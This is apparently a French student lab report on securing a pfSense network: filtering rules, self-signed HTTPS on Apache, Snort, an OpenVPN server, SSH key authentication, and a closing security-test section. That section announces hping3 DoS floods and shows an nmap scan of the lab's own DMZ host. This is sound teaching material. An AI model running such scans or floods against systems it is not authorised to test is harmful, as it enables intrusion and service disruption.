rtt min/avg/max/mdev = 3.673/4.975/6.269/1.059 ms
root@diao:~#
```


```
root@kali:~# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 193.95.66.2  netmask 255.255.255.0  broadcast 193.95.66.255
                inet6 fe80::b3c1:c036:ea8f:5d7  prefixlen 64  scopcid 0x20<link>
                      ether 08:00:27:21:8b:cb  txqueuelen 1000  (Ethernet)
                        RX packets 19  bytes 1710 (1.6 KB)
                        RX errors 0  dropped 0  overruns 0  frame 0
                        TX packets 37  bytes 3012 (2.9 KB)
                        TX errors 0  dropped 0  overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
                inet6 ::1  prefixlen 128  scopcid 0x10<host>
                      loop  txqueuelen 1000  (Boucle locale)
                        RX packets 0  bytes 0 (0.0 B)
                        RX errors 0  dropped 0  overruns 0  frame 0
                        TX packets 0  bytes 0 (0.0 B)
                        TX errors 0  dropped 0  overruns 0  carrier 0  collisions 0


A root@kali:~# ping 192.168.1.2
PING 192.168.1.2 (192.168.1.2) 56(84) bytes of data.
64 bytes from 192.168.1.2: icmp_seq=1 ttl=63 time=4.09 ms
64 bytes from 192.168.1.2: icmp_seq=2 ttl=63 time=4.34 ms
...
--- 192.168.1.2 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 2002ms
rtt min/avg/max/mdev = 4.086/4.516/5.121/0.440 ms
root@kali:~# ping 10.1.1.2
PING 10.1.1.2 (10.1.1.2) 56(84) bytes of data.
64 bytes from 10.1.1.2: icmp_seq=1 ttl=63 time=4.38 ms
64 bytes from 10.1.1.2: icmp_seq=2 ttl=63 time=3.74 ms
64 bytes from 10.1.1.2: icmp_seq=3 ttl=63 time=11.4 ms
...
--- 10.1.1.2 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 2004ms
rtt min/avg/max/mdev = 3.743/6.516/11.426/3.481 ms
root@kali:~#
```

POLITIQUE DE FILTRAGE

Pour établir la politique de filtrage, nous accédons à l'interface graphique de pfSense depuis une machine du réseau LAN en entrant l'adresse de la passerelle (192.168.1.1) dans un navigateur web



Aller sur Pare-Feu → Règles



	État	Protocole	Source	Port	Destination	Port	Passerelle	File d'attente	Ordonnancement	Description	Actions
✓	1/624 KiB	*	*	*	LAN Address	443 80	*	*		Règle anti-bloquage	
□	✓ 0/2 KiB	IPv4 *	LAN subnets	*	*	*	*			Default allow LAN to any rule	
□	✓ 0/0 B	IPv4 TCP	LAN subnets	*	DMZ subnets	80 - 443	*				
□	✓ 0/0 B	IPv4 *	*	*	LAN subnets	*	*				

SECURISATION DU SERVEUR WEB EN HTTPS

➤ Génération du Certificat auto-signé

```
openssl req -x509 -newkey rsa:2048 -keyout /etc/ssl/private/server.key -out  
/etc/ssl/certs/server.crt -days 365
```

The left screenshot shows the configuration of the Apache 2.4 virtual host file (`/etc/apache2/sites-available/000-default.conf`). It includes a configuration for port 80, specifying the server name and document root, and enabling SSL with a self-signed certificate.

The right screenshot shows the configuration of the Apache 2.4 default SSL configuration file (`/etc/apache2/sites-available/default-ssl.conf`). It includes the configuration for port 443, specifying the server name and document root, and enabling SSL with the self-signed certificate.

```
machineDMZ [En fonction] - Oracle VirtualBox
Fichier Machine Écran Entrée Périphériques Aide
Activités Terminal
root@diao: /etc/apache2/sites-available
GNU nano 6.2          000-default.conf
<VirtualHost *:80>
    # The ServerName directive sets the request scheme, hostname and port that
    # the server uses to identify itself. This is used when creating
    # redirection URLs. In the context of virtual hosts, the ServerName
    # specifies what hostname must appear in the request's Host: header to
    # match this virtual host. For the default virtual host (this file) this
    # value is not decisive as it is used as a last resort host regardless.
    # However, you must set it for any further virtual host explicitly.
    #ServerName www.example.com

    ServerAdmin webmaster@localhost
    DocumentRoot /var/www/html
    Redirect permanent / https://10.1.1.2/
    # Available loglevels: trace8, ..., trace1, debug, info, notice, warn,
    # error, crit, alert, emerg.
    # It is also possible to configure the loglevel for particular
    # modules, e.g.
    #LogLevel info ssl:warn

    ErrorLog ${APACHE_LOG_DIR}/error.log
    CustomLog ${APACHE_LOG_DIR}/access.log combined

    # For most configuration files from conf-available/, which are
    # enabled or disabled at a global level, it is possible to
    # include a line for only one particular virtual host. For example the
    # following line enables the CGI configuration for this host only
    # after it has been globally disabled with "a2disconf".
    #Include conf-available/serve-cgi-bin.conf
</VirtualHost>

# vim: syntax=apache ts=4 sw=4 sts=4 sr noet

[ Lecture de 31 lignes ]
```

```
machineDMZ [En fonction] - Oracle VirtualBox
Fichier Machine Écran Entrée Périphériques Aide
Activités Terminal
root@diao: /etc/apache2/sites-available
GNU nano 6.2          default-ssl.conf *
<IfModule mod_ssl.c>
<VirtualHost _default_:443>
    ServerAdmin webmaster@localhost
    DocumentRoot /var/www/html


    # Available loglevels: trace8, ..., trace1, debug, info, notice, warn,
    # error, crit, alert, emerg.
    # It is also possible to configure the loglevel for particular
    # modules, e.g.
    #LogLevel info ssl:warn

    ErrorLog ${APACHE_LOG_DIR}/error.log
    CustomLog ${APACHE_LOG_DIR}/access.log combined

    SSLEngine on
    SSLCertificateFile /etc/ssl/certs/server.crt
    SSLCertificateKeyFile /etc/ssl/private/server.key

    # Point SSLCertificateChainFile at a file containing the
    # concatenation of PEM encoded CA certificates which form the
    # certificate chain for the server certificate. Alternatively
    # the referenced file can be the same as SSLCertificateFile
    # when the CA certificates are directly appended to the server
    # certificate for convinience.
    #SSLCertificateChainFile /etc/apache2/ssl.crt/server-ca.crt

    # Certificate Authority (CA):
    # Set the CA certificate verification path where to find CA
    # certificates for client authentication or alternatively one
    # huge file containing all of them (file must be PEM encoded)
    # Note: Inside SSLCACertificatePath you need hash symlinks
    #SSLcacertificatepath /etc/apache2/ssl/certs/ca-certificates.crt
</VirtualHost>
```



INSTALLATION ET CONFIGURATION DE SNORT

Services→Snort

The screenshot shows a Firefox browser window with the address bar set to https://192.168.1.1/snort/snort_interfaces_global.php. The page displays several sections for configuring Snort rule sets:

- Snort GPLv2 Community Rules**: Includes options to enable Snort GPLv2 rules and download them.
- Emerging Threats (ET) Rules**: Includes options to enable ET Open and ET Pro rules, and download them.
- Sourcefire OpenAppID Detectors**: Includes options to enable OpenAppID and download the package.
- FEODO Tracker Botnet C2 IP Rules**: Includes options to enable Feodo Tracker and download the C2 IP rules.

Mise à jour pour télécharger les règles

The screenshot shows the pfSense web interface under the Services / Snort / Updates tab. A warning message at the top states: "WARNING: The 'admin' account password is set to the default value. Change the password in the User Manager." The "Mises à jour" tab is selected. Below it, a table lists the installed rule sets with their MD5 signatures:

Rule Set Name/Publisher	MD5 Signature Hash	MD5 Signature Date
Snort Subscriber Ruleset	Not Enabled	Not Enabled
Snort GPLv2 Community Rules	5a6365bc35b22712a3ed0c49541c9928	Thursday, 06-Feb-25 22:27:51 UTC
Emerging Threats Open Rules	262ed518e079afff2b78b7ce8fe8f8fd	Thursday, 06-Feb-25 23:14:23 UTC
Snort OpenAppID Detectors	c726cf937d84c651a20f2ac7c528384e	Thursday, 06-Feb-25 23:14:21 UTC
Snort AppID Open Text Rules	2c26cb4f6a3bc03ab9c8e02befcf6fe1	Thursday, 06-Feb-25 23:14:21 UTC
Feodo Tracker Botnet C2 IP Rules	b443cd5288dc96afa7fc11c9cc198d2a	Thursday, 06-Feb-25 23:14:21 UTC

CONFIGURATION DU VPN

➤ Crédation de l'autorité de certification

System → Certificats → Autorité

➤ Crédation d'un certificat pour notre serveur Openvpn et le Client-VPN

Pour le Serveur : System → Certificats → Certificats → Ajouter

Pour le Client-VPN : System → gestionnaire d'usagers → Ajouter

➤ Configuration d'Openvpn

VPN→Openvpn→Ajouter

- Type d'encapsulation udp
- Type du tunnel Ethernet tunnel
- Sous réseau du tunnel VPN 172.16.10.0/24

Ajout et Configuration du serveur VPN

The screenshot shows the pfSense OpenVPN server configuration interface. At the top, there is a warning message: "WARNING: The 'admin' account password is set to the default value. Change the password in the User Manager." Below this, the title is "VPN / OpenVPN / Serveurs". There are tabs for "Serveurs", "Clients", "Ré-écritures spécifiques au client", "Assistants", and "Client Export". The "Serveurs" tab is selected. A table titled "Serveurs OpenVPN" lists one entry:

Interface	Protocole / Port	Réseau tunnel	Mode / Crypto	Description	Actions
WAN	UDP4 / 1194 (TUN)	172.16.10.0/24	Mode: Remote Access (SSL/TLS + User Auth) Data Ciphers: AES-256-GCM, AES-128-GCM, CHACHA20-POLY1305, AES-256-CBC Digest: SHA256 D-H Params: 2048 bits	Accès Distant OpenVPN	Edit Delete


At the bottom right of the table is a green "Ajouter" button.

Exportation des dossiers du client-vpn

The screenshot shows the pfSense OpenVPN Client Export Utility configuration interface. At the top, it says "Navigateur Web Firefox" and the URL is "https://192.168.1.1/vpn_openvpn_export.php". The title is "OpenVPN / Client Export Utility". Below this, there are tabs for "Serveur", "Client", "Ré-écritures spécifiques au client", "Assistants", and "Client Export". The "Client Export" tab is selected. The configuration section is titled "Serveur OpenVPN" and includes a dropdown menu showing "Accès Distant OpenVPN UDP4:1194". The "Client Connection Behavior" section contains several settings:

- Host Name Resolution:** Interface IP Address
- Verify Server CN:** Automatic - Use verify-x509-name where possible
- Bloquer DNS Extérieur:** Block access to DNS servers except across OpenVPN while connected, forcing clients to use only VPN DNS servers. (Requires Windows 10 or OpenVPN 2.3.9 or later. Only Windows 10 is subject to a full DNS block, other clients will ignore this option since they are not concerned.)
- Legacy Client:** Do not include OpenVPN 2.5 and later settings in the client configuration. (When using an older client (OpenVPN 2.4.x), check this option to prevent the exporter from placing known-incompatible settings into the client configuration.)
- Silent Installer:** Create Windows installer for unattended deploy. (Creates a silent Windows installer for unattended deployment; the installer must be run with elevated permissions. Since this installer is not signed, you may need special software to deploy it correctly.)
- Bind Mode:** Do not bind to the local port

Téléchargement du dossier zip réussi




Export du dossier vers la machine attaquante et l'exécuter avec la commande `openvpn --config`

```
root@kali:~/Bureau
# cd pfSense-UDP4-1194-Client-VPN
..
# ls
pfSense-UDP4-1194-Client-VPN.ovpn  pfSense-UDP4-1194-Client-VPN-tls.key
pfSense-UDP4-1194-Client-VPN.p12


root@kali:~/Bureau/pfSense-UDP4-1194-Client-VPN
# openvpn --config pfSense-UDP4-1194-Client-VPN.ovpn
```

➤ Test vpn




CONFIGURATION D'OPENSSH

On install openssh-server sur la machine DMZ, puis créer un utilisateur client et ses dossiers




```
machineDMZ [En fonction] - Oracle VirtualBox
Fichier Machine Écran Entrée Périphériques Aide
Activités Terminal root@diao: /home/client
root@diao:/home# ls
client diao
root@diao:/home# cd client
root@diao:/home/client# ls
DossierClient snap
root@diao:/home/client#
```

Pour l'authentification on active la méthode par clé dans le fichier ssh_config



```
? Host *
# ForwardAgent no
# ForwardX11 no
# ForwardX11Trusted yes
* PasswordAuthentication no
PubkeyAuthentication yes
# HostbasedAuthentication no
# GSSAPIAuthentication no
# GSSAPIDelegateCredentials no
# GSSAPIKeyExchange no
# GSSAPITrustDNS no
# BatchMode no
# CheckHostIP yes
^G Aide      ^O Écrire     ^W Chercher   ^K Couper    ^T Exécuter   ^C Emplacement M
^X Quitter   ^R Lire fich.  ^M Remplacer   ^U Coller     ^J Justifier  ^V Aller ligne M
```

Puis on génère une clé





```
root@diao:~# ssh-keygen -t rsa -b 4096
Generating public/private rsa key pair.
Enter file in which to save the key (/root/.ssh/id_rsa):
Enter passphrase (empty for no passphrase):
Enter same passphrase again:
Your identification has been saved in /root/.ssh/id_rsa
Your public key has been saved in /root/.ssh/id_rsa.pub
The key's fingerprint is:
SHA256:rNcIttsLUKwyBqzuPfgN+w371n9PESt+Fj0E/yFlhFSE root@diao
The key's randomart image is:
+---[RSA 4096]---+
| .. E o=|
| . . . .o |
| .. . . . .|
| . o o . ..|
| . * S o.+o |
| .. + B o . *o.o|
| ..o * + o = .+o|
| oo * . . . o.o...|
| o+=.+.o.|
+---[SHA256]---+
root@diao:~#
```

TESTS DE SECURITE

➤ Test HTTPS

Accessibilité du service HTTPS depuis le LAN et le WAN



➤ Utilisation de Nmap et hping3 pour les attaques DoS (SYN-flood, ping-flood, smurf)

Scanne des ports ouverts Sur le réseau DMZ

```
(root㉿kali)-[~]
# nmap -p [1-500] 10.1.1.2
Starting Nmap 7.92 ( https://nmap.org ) at 2025-02-07 03:28 CET
Nmap scan report for 10.1.1.2
Host is up (0.055s latency).
Not shown: 464 closed tcp ports (reset)
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
80/tcp    open  http
443/tcp   open  https

Nmap done: 1 IP address (1 host up) scanned in 15.15 seconds

```

